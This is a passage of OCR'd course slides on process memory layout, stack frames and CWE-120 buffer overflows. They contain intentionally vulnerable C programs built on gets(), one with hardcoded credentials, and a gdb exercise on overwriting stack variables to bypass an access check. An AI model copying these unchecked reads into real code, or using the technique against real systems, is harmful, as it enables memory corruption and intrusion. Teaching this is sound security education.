  - Mapped to real pages, which can be in RAM or Swapped
- **Kernel splits program in several segments**
  - Increases security
    - segment based permissions
  - Increases performance
    - some are dynamic: invalidated when program terminates
    - some are static: can be retained, speed repeated startup

Memory Structure

- **SS: Local variables and execution flow**
- **Shared Libraries: .so/dlls loaded.**
  - Addresses are shared between programs
- **Heap: memory allocated with malloc/new**
- **BSS: Global Variables**
- **Data: Constants**
- **Code: Actual instructions**




mem.c (available in course web page)

- **Simple program showing the memory map of itself**
- **Features:**
  - Prints the address of objects of different types
    - Argument
    - Dynamic memory with malloc
    - Global Variable
    - Constant
    - Function
  - Prints the memory maps as exposed in /proc/self/maps
  - Creates a recursive function and prints the address of local variables
  - Crashes with a Stack Overflow


mem.c

```
Internal Variables (Page = 4096)

&argc  = bfeb8590 -> stack = bfeb8000

malloc = 08435008 -> heap  = 08435000

bssvar = 0804a034 -> bss   = 0804a000

cntvar = 08048920 -> const = 08048000

&main  = 0804865c -> text  = 08048000
```



mem.c

```
Content of /proc/self/maps
08048000-08049000 r-xp 00000000 08:01 26845750   /home/s/mem
08049000-0804a000 r--p 00000000 08:01 26845750   /home/s/mem
0804a000-0804b000 rw-p 00001000 08:01 26845750   /home/s/mem
08435000-08456000 rw-p 00000000 00:00 0          [heap]
b7616000-b7617000 rw-p 00000000 00:00 0
b7617000-b776a000 r-xp 00000000 08:01 1574823    /lib/tls/i686/cmov/libc-2.11.1.so
b776a000-b776b000 ---p 00153000 08:01 1574823    /lib/tls/i686/cmov/libc-2.11.1.so
b776b000-b776d000 r--p 00153000 08:01 1574823    /lib/tls/i686/cmov/libc-2.11.1.so
b776d000-b776e000 rw-p 00155000 08:01 1574823    /lib/tls/i686/cmov/libc-2.11.1.so
b776e000-b7771000 rw-p 00000000 00:00 0
b777e000-b7782000 rw-p 00000000 00:00 0
b7782000-b7783000 r-xp 00000000 00:00 0          [vdso]
b7783000-b779e000 r-xp 00000000 08:01 1565567    /lib/ld-2.11.1.so
b779e000-b779f000 r--p 0001a000 08:01 1565567    /lib/ld-2.11.1.so
b779f000-b77a0000 rw-p 0001b000 08:01 1565567    /lib/ld-2.11.1.so
bfe99000-bfeba000 rw-p 00000000 00:00 0          [stack]
```



0xFFFFFFFF
Top of memory

Start of Memory
0x00000000

mem.c


```
Stack evolution:
foo [000]: &argc  = bfeb8140 -> stack = bfeb8000
foo [001]: &argc  = bfdb8110 -> stack = bfdb8000
foo [002]: &argc  = bfcb80e0 -> stack = bfcb8000
foo [003]: &argc  = bfbb80b0 -> stack = bfbb8000
foo [004]: &argc  = bfab8080 -> stack = bfab8000
foo [005]: &argc  = bf9b8050 -> stack = bf9b8000
foo [006]: &argc  = bf8b8020 -> stack = bf8b8000
foo [007]: &argc  = bf7b7ff0 -> stack = bf7b7000
foo [008]: &argc  = bf6b7fc0 -> stack = bf6b7000
Segmentation fault
```

Stack organization

- **Stack is organized by frames, one for each function call**
  - Memory reserved for the function to use as it requires


- **Each stack frame stores:**
  - Return Information
  - Local Variables
  - Arguments to following functions (x32: all, x64: +5th)

```
void main(){
   foo();
}

void foo(){
   bar();
}
```




Stack organization

- **Stack is organized by frames, one for each function call**
  - Memory reserved for the function to use as it requires
- **Each stack frame stores:**
  - Return Information
  - Local Variables
  - Arguments to following functions



Stack organization

- **Return information has 2 major objectives**
  - Chaining frames as new functions are called
  - Return to the next instruction after the function ends
- **Frame chaining**
  - When a function is called, the address of the current stack frame (Register RBP in x64) is push to the frame
  - When the function ends, RBP is popped
    - Caller function has it's frame restored
- **Function chaining**
  - When a function is called, the address of the next instruction is push to the stack (RIP register)
  - When a function ends, that address is popped
    - Execution resumes at the caller function



mem_local.c (available in course web page)

- **Prints the address to several variables**
  - Local variables declared in the main function
  - Arguments passed to the foo function
  - Local variables in the foo function

```
main
argc   : 0x7fffd6baeddc
argv   : 0x7fffd6baeed8

foo
a      : 0x7fffd6baed8c
local_a: 0x7fffd6baed9b
buffer : 0x7fffd6baeda0
local_b: 0x7fffd6baed9c
```

```
char foo(int a,){
    char local_a = 3;
    char buffer[16];
    int local_b = 5;

    printf("%p\n", &a);
    printf("%p\n", &local_a);
    printf("%p\n", &buffer);
    printf("%p\n", &local_b);

    buffer[0] = local_a;
    return buffer[0];
}

int main(int argc, char* argv[]){
    printf("%p\n", &argc);
    printf("%p\n", argv);

    return foo(argc);
}
```

mem_local.c – Conclusions

- **Stack frame grows from higher addresses to lower addresses**
  - Main has variables at 0xbaedb.
  - Foo has variables at 0xbaed6-8.

```
main
argc    : 0x7fffd6baeddc
argv    : 0x7fffd6baeed8

foo
a       : 0x7fffd6baed8c
local_a: 0x7fffd6baed9b
buffer : 0x7fffd6baeda0
local_b: 0x7fffd6baed9c
```

```
char foo(int a,){
    char local_a = 3;
    char buffer[16];
    int local_b = 5;

    printf("%p\n", &a);
    printf("%p\n", &local_a);
    printf("%p\n", &buffer);
    printf("%p\n", &local_b);

    buffer[0] = local_a;
    return buffer[0];
}

int main(int argc, char* argv[]){
    printf("%p\n", &argc);
    printf("%p\n", argv);

    return foo(argc);
}
```

mem_local.c – Conclusions

- **Declaration order doesn't matter!**
- **Compiler will place variables are he seems adequate**
  - Will keep information aligned
  - May create empty spaces
  - May deploy additional protection mechanisms (canaries)

```
main
argc    : 0x7fffd6baeddc
argv    : 0x7fffd6baeed8

foo
a       : 0x7fffd6baed8c
local_a: 0x7fffd6baed9b  (3rd)
buffer : 0x7fffd6baeda0  (1st)
local_b: 0x7fffd6baed9c  (2nd)
```

```
char foo(int a,){
    char local_a = 3;
    char buffer[16];
    int local_b = 5;

    printf("%p\n", &a);
    printf("%p\n", &local_a);
    printf("%p\n", &buffer);
    printf("%p\n", &local_b);

    buffer[0] = local_a;
    return buffer[0];
}

int main(int argc, char* argv[]){
    printf("%p\n", &argc);
    printf("%p\n", argv);

    return foo(argc);
}
```


mem.c

Q: How much can it grow?

mem.c

1. **Until a limit imposed by the SO is reached. Ex:**
   - glibc i386, x86_64 7.4 MB
   - Tru64 5.1 5.2 MB
   - Cygwin 1.8 MB
   - Solaris 7..10 1 MB
   - MacOS X 10.5 460 KB
   - AIX 5 98 KB
   - OpenBSD 4.0 64 KB
   - HP-UX 11 16 KB

2. **Until vital memory is overwritten**
   - **…mostly in embedded devices**



0xFFFFFFFF
Top of memory

Stack grows downwards

Start of Memory
0x00000000

CWE-120 Classic Overflow

- **Given an input buffer, data is copied without checking its size**
  - If destination buffer is larger than input data, nothing bad happens
  - If destination buffer is smaller than input data, memory is overwritten
- **Impact: memory is overwritten**
  - Mostly affects local variables
  - May change the execution flow
    - Change of local control variables
    - Change of stored Instruction Pointer
  - May be used to inject external code
- **Solution: take in consideration the size of the destination buffer!**

Classic Overflow – prog 1

- **Description:**
  - Reads the username from the command line
  - Input is stored in variable **`username`**
  - Variable can hold strings up to 31 chars
    - Why 31 and not 32?
  - **`gets`** functions has no limit on input size
  - **`printf`** will print the content

```
//classic/prog_1.c
//gcc -O0 -fno-stack-protector -o prog_1 prog_1.c

#include <stdio.h>

int main() {
        char username[32];
        puts("username:");
        gets(username);
        printf("Welcome %s!\n", username);
        return 0;
}
```

- **Shows a simple write beyond boundarie**
  - printf also shows a read beyond boundaries

Classic Overflow – prog 1

- **Reading more than 31 chars will result in overwriting the memory after the `username`**
  - There are no other variables, so this will be stack structures (addressed later)

- **`printf` will print chars up to 0x00, potentially printing program memory**
  - Function is insecure as there are no explicit boundaries except the actual string content

```
//classic/prog_1.c
//gcc -O0 -fno-stack-protector -o prog_1 prog_1.c

#include <stdio.h>

int main() {
        char username[32];
        puts("username:");
        gets(username);
        printf("Welcome %s!\n", username);
        return 0;
}
```

Exercise: classic/prog 1

- **Install `gef: pip3 install --user gdb-gef`**
- **Compile the binary: gcc -g -O0 -fno-stack-protector -o prog_1 prog_1.c**
- **Analyze the execution with different payloads**
  - Print register: **`p $rsp`** or variable address **`p &username`**
  - Check stack information: **`info frame`**
- **Determine**
  - What is the stack base address?
  - Where is the return information?
  - How many bytes can be entered without overflow?
  - How many bytes can be written without damage?
  - What happens when an overflow is achieved?


```
0x00007fffffffedf20|+0x0000: 0x0000000000000000   ← $rsp
0x00007fffffffedf28|+0x0008: 0x0000000000401090   →  <_start+0> endbr64
0x00007fffffffedf30|+0x0010: 0x00007fffffffee030   →  0x0000000000000001
0x00007fffffffedf38|+0x0018: 0x0000000000000000
0x00007fffffffedf40|+0x0020: 0x0000000000000000   ← $rbp
0x00007fffffffedf48|+0x0028: 0x00007ffff5c70b3   →  <__libc_start_main+243> mov edi, eax
0x00007fffffffedf50|+0x0030: 0x00007ffff7dd620   →  0x00030d0b00000000
0x00007fffffffedf58|+0x0038: 0x00007fffffffee038   →  0x00007fffffffee28f
```

```
    0x40117a <main+4>         push   rbp
    0x40117b <main+5>         mov    rbp, rsp
    0x40117e <main+8>         sub    rsp, 0x20
→   0x401182 <main+12>        lea    rdi, [rip+0xe7b]        # 0x402004
    0x401189 <main+19>        call   0x401060 <puts@plt>
    0x40118e <main+24>        lea    rax, [rbp-0x20]
    0x401192 <main+28>        mov    rdi, rax
    0x401195 <main+31>        mov    eax, 0x0
    0x40119a <main+36>        call   0x401080 <gets@plt>
```

```
 1  #include <stdio.h>
 2
 3  int main() {
 4          char username[32];
     // username=0x00007fffffffedf20  →  0x0000000000000000
→    5          puts("username:");
 6          gets(username);
 7          printf("Welcome %s!\n", username);
 8          return 0;
 9  }
10
```

```
[#0] Id 1, Name: "prog_1", stopped 0x401182 in main (), reason: SINGLE STEP
```

```
[#0] 0x401182 → main()
```



- **What is the stack base address?**
  - `info frame: 0x7fffffffedf50`
  - `p $rbp: 0x7fffffffedf40`
- **Where is the return information?**
  - Just before `$rbp`
- **How many bytes can be entered without overflow?**
  - `sizeof(username) - 1`
- **How many bytes can be written without damage?**
  - 32
  - It could have been different due to empty space
- **What happens when an overflow is achieved?**
  - Saved **$BP** is overwritten and then Saved **$PC** is overwritten
  - In this case, 31 ‘a’ were provided and an additional \0 was added at .. edf38

Classic Overflow – classic/prog_2

- **Flow:**
  - Asks for username and password
  - Validates credentials
  - Asks for message
  - If user authenticated, access is granted
- **Issues:**
  - Several uncontrolled reads
  - All variables may overwrite other
- **Demonstrates overwrite of local variables**
  - Each vulnerable variable may overwrite others above

```
int main() {
        char allowed = 0;
        char password[8];
        char username[8];
        char message[32];

        puts("username:");
        gets(username);
        puts("password:");
        gets(password);
        allowed = strcmp("admin", username) + \
              strcmp("topsecrt", password);

        puts("message:");
        gets(message);

        printf("user=%s pass=%s result=%d\n", username, \
                  password, allowed);

        if(allowed == 0)
                printf("Access granted. Message sent!\n");
        else
                printf("Access denied\n");

        return 0;
}
```

Classic Overflow – classic/prog_2

- **Variable order will determine how it can be exploited**
  - Implementation dependent
- **`message` is the prime suspect as it is written after the evaluation is done**
- **Can also change an internal decision (flow inside the function) by writing over the `allowed` variable**


```
int main() {
        char allowed = 0;
